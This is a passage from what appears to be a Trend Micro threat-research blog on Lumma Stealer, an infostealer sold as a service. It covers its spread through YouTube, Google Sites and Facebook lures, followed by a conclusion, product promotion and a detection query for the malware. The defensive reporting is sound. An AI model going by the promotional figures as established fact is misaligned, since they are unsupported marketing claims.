

Figure 13. YouTube video with a link to a Lumma Stealer download page



Figure 14. A Lumma Stealer download page abusing the legitimate sites.google.com platform

Similarly, campaigns on Facebook involve posts or advertisements that include links to malicious websites where users can inadvertently download Lumma Stealer. These tactics leverage the trust and reach of social media platforms to broaden the malware's distribution and increase infection rates.



Figure 15. A Facebook post advertising a fake video editor crack

Conclusion

The Lumma Stealer case exemplifies the adaptability and persistence of modern cybercriminal groups. Despite a major enforcement action, the group quickly reconstituted its operations, altered its infrastructure, and continued to innovate its delivery tactics.

As a MaaS offering, Lumma Stealer enables cybercriminals, including those with little to no technical background, to conduct attacks. This, together with existing and new campaigns, maximizes the malware's spread. More and more users can fall prey to the schemes, unwittingly allowing cybercriminals to steal sensitive data.

The ability of Lumma Stealer's operators to regroup and innovate poses a continued risk to organizations and individuals worldwide. This emphasizes the need for ongoing vigilance, proactive threat intelligence, and sustained collaboration between law enforcement and the cybersecurity community. Without this, even the most significant takedowns might only offer temporary relief from evolving cyber threats.

On their end, organizations must also remain vigilant at all times. Companies can hold regular cybersecurity trainings for employees, helping them become adept at spotting deceptive and malicious software offers, websites, and social media posts. A proactive defense bolstered with cybersecurity tools can also further protect the organization.

As cybercriminal groups continue to adapt at a rapid pace, security approaches should aim to be one step ahead.

Proactive security with Trend Vision One™

Trend Vision Oneone-platform™ is the only AI-powered enterprise cybersecurity platform that centralizes cyber risk exposure management, security operations, and robust layered protection. This comprehensive approach helps you predict and prevent threats, accelerating proactive security outcomes across your entire digital estate. Backed by decades of cybersecurity leadership and Trend Cybertron, the industry's first proactive cybersecurity AI, it delivers proven results: a 92% reduction in ransomware risk and a 99% reduction in detection time.

Trend Micro™ Threat Intelligence

To stay ahead of evolving threats, Trend customers can access Trend Vision One™ Threat Insightsproducts, which provides the latest insights from Trend Research on emerging threats and threat actors.

Trend Vision One Threat Insights

- Threat Actors: Water Kurita
- Emerging Threats: After the Crackdown: Tracking LummaStealer’s Ongoing Threat and Adaptation

Trend Vision One Intelligence Reports (IOC Sweeping)

- After the Crackdown: Tracking LummaStealer's Ongoing Threat and Adaptation

Hunting Queries

Trend Vision One Search App

Trend Vision One customers can use the Search App to match or hunt for the malicious indicators mentioned in this blog post with data in their environment.

Lumma Stealer detection

malName:*LUMMASTEALER* AND eventName:MALWARE_DETECTION AND LogType: detection AND LogType: detection

More hunting queries are available for Trend Vision One customers with Threat Insights entitlement enabled.

Indicators of Compromise (IOCs)

The indicators of compromise for this entry can be found here.

Tags
